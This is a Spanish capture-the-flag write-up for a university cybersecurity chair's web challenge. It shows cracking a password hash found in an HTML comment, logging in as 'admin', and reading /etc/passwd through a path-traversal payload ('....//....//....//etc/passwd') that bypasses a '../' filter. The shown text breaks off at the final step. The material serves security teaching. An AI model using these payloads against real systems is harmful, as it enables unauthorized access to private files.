

## CÁTEDRA DE CIBERSEGURIDAD CIBERUGR, INCIBE-UGR


Nombre	Cracked Inclusion
Categoría	MISC (WEB + CRIPTO)
Dificultad	MEDIA
Puntos	300

### DESCRIPCIÓN DEL RETO


Una empresa nos ha contratado para comprobar la seguridad de su sitio web. Ya hemos comprobado la parte pública que nos indicó, pero investigando hemos encontrado otra página privada para administradores. Cualquier persona podría encontrar esta página, así que debemos comprobar su seguridad también, pero primero tenemos que intentar iniciar sesión...

### WRITEUP


1. Navegamos a la aplicación web y se nos redirecciona a “/login” donde hay un panel de inicio de sesión. Hacemos click derecho en la página web y le damos a “Inspeccionar” para ver si encontramos alguna información interesante. En el “Inspector” podemos ver el código HTML, CSS, etc. de la página web de “/login”:




2. Podemos ver que hay un comentario cerca de los elementos del input que nos hace sospechar que puede ser un hash de la contraseña.
3. Copiamos el hash y lo metemos en Crackstation (<https://crackstation.net/>) (o lo podemos crackear con JohnTheRipper, Hashcat...), consiguiendo la *string* de la que se derivó el hash:




- Volviendo al panel, vemos que es un panel de administración, por lo que podemos probar usuarios típicos como “admin”, “Admin”, “administrador”... El usuario “admin” nos sirve para iniciar sesión usando como contraseña el valor del que se derivó el hash:



- Se nos redirige a “/dashboard”. Aquí, hay otro formulario donde podemos introducir datos. Parece que el panel sirve para realizar peticiones a páginas internas por parte del servidor, pero quizás también sirve para acceder a archivos del servidor:



6. Si ponemos `"/etc/passwd"` nos devolverá un error indicando que el nombre del recurso que estamos pidiendo no puede empezar por `'/'`.



7. Si no puede empezar por `/` podemos probar a usar path traversing y acceder al mismo archivo escribiendo:

---

`../../etc/passwd`

---

## Welcome back to the administration panel

Try the connection to the internal page

Connect

[ERROR] No se ha encontrado el recurso: etc/passwd

Logout

8. Parece que está reemplazando las ocurrencias de `../` por una cadena vacía, es decir, borrando `../` cada vez que aparece en la cadena. Si borra cada ocurrencia de `../`, podemos escribir `....//` en vez de `../` de manera que cada vez que el filtro se ejecute, borre la parte azul de `....//` y el resultado que recibe e interpreta el servidor sea `../../../../etc/passwd`. Más concretamente, `....//etc` pasaría a ser `../etc`. Para acceder a `/etc/passwd` escribiremos: `....//....//....//etc/passwd`


## Welcome back to the administration panel

Try the connection to the internal page

Connect

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12:usr/cyrus:/sbin/nologin vpopmail:x:89:89:/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:209:209:smmsp:/var/spool/mail:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin flaskUser:x:1000:1000:Linux User,,:/home/flaskUser:/bin/ash
```

9. Si miramos el código de la página web (al igual que hicimos en la página de login), veremos que hay un elemento <meta> en el apartado de <head> que se llama pista y nos dice dónde está la flag:



```
<!DOCTYPE html>
<html lang="es">
  <head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta name="pista" content="La localización de la flag es /etc/flag.txt">
    <title>Administration Panel</title>
    <link rel="stylesheet" href="/static/css/dashboard.css">
  </head>
  <body>
    <div class="container">
      <script>
    </script>
  </body>
</html>
```

10. Usamos el truco para bypassar el filtro y accedemos a la flag:

